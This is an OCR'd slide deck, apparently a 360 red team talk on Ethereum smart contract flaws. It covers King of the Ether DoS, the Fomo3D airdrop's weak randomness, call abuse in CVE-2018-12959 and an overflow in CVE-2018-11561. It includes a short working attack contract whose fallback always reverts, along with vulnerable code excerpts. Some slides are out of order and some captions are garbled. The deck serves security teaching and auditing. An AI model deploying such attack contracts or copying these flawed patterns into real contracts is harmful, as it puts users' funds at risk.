
```
pragma solidity ^0.4.22;

    contract attack{
        function () payable{
            revert();
        }
        function attack_contract(address contract_address){
            contract_address.call.value(msg.value)(bytes4(keccak256("becomeking()")));
        }
    }
```


redteam@360.cn

Denial of Service

EXAMPLE


King of the Ether contract



redteam@360.cn

Bad Randomness

EVENT



Fomo3D

redteam@360.cn


Bad Randomness

Airdrop vulnerability

Bad Randomnes

```
/**
    * @dev generates a random number between 0-99 and checks to see if thats
    * resulted in an airdrop win
    * @return do we have a winner?
    */
function airdrop()
    private
    view
    returns(bool)
{
    uint256 seed = uint256(keccak256(abi.encodePacked(

        (block.timestamp).add
        (block.difficulty).add
        ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)).add
        (block.gaslimit).add
        ((uint256(keccak256(abi.encodePacked(msg.sender)))) / (now)).add
        (block.number)

    )));
    if((seed - ((seed / 1000) * 1000)) < airDropTracker_)
        return(true);
    else
        return(false);
}
```

```
modifier isHuman() {
    address _addr = msg.sender;
    uint256 _codeLength;

    assembly {_codeLength := extcodesize(_addr)}
    require(_codeLength == 0, "sorry humans only");
```




Fomo3D

Bad Randomness

Block the deal

```
/**
 * @dev returns all current round info needed for front end
 * -functionhash- 0x747dff42
 * @return eth invested during ICO phase
 * @return round id
 * @return total keys for round
 * @return time round ends
 * @return time round started
 * @return current pot
 * @return current team ID & player ID in lead
 * @return current player in leads address
 * @return current player in leads name
 * @return whales eth in for round
 * @return bears eth in for round
 * @return sneks eth in for round
 * @return bulls eth in for round
 * @return airdrop tracker # & airdrop pot
 */
function getCurrentRoundInfo()
```



Fomo3D

Blockchain Smart Contract Vulnerability

Demo

Call Abuse

CVE-2018-12959

Arithmetic overflow

CVE-2018-11561

Call Abuse

CVE-2018-12959

We look directly at line 120, the function approveAndCall.

```
 function approveAndCall(address _spender, uint256 _value, bytes _extraData) returns (bool
success) {
        allowed[msg.sender][_spender] = _value;
        Approval(msg.sender, _spender, _value);

        //call the receiveApproval function on the contract you want to be notified. This
crafts the function signature manually so one doesn't have to include a contract in here
just for this.
        //receiveApproval(address _from, uint256 _value, address _tokenContract, bytes
_extraData)
        //it is assumed that when does this that the call *should* succeed, otherwise one
would use vanilla approve instead.

if(!_spender.call(bytes4(bytes32(sha3("receiveApproval(address,uint256,address,bytes)"))),
msg.sender, _value, this, _extraData)) { throw; }
        return true;
    }
```

DEMO

redteam@360.cn

Arithmetic overflow

CVE-2018-11561

We look directly at line 70, the function distributeToken.

```
70      function distributeToken(address[] addresses, uint256 _value) {
71       for (uint i = 0; i < addresses.length; i++) {
72           balances[msg.sender] -= _value;
73           balances[addresses[i]] += _value;
74           Transfer(msg.sender, addresses[i], _value);
75       }
```

DEMO

redteam@360.cn

03
Conclusion

redteam@360.cn

Conclusion

Public Chain Attack

ETH&EOS
Node Attack

Smart contract Attack

Reentrancy
Call function abuse
Arithmetic overflow
Dos
Bad Randomness

Public Chain Audit

Have to figure out the program execution process

Smart contract Audit

Patiently view each line of code


redteam@360.cn

Thank You

redteam@360.cn

Bad Randomness


EVENT



The countdown is 24 hours. Each participant participates in a scam for 30 seconds (+30s) and the upper limit is 24 hours. If the game is over, then the last player will get 48 participants from all previous participants.

Fomo3D

Bad Randomness



redteam@360.cn

Bad Randomness


Airdrop vulnerability

Bad Randomnes

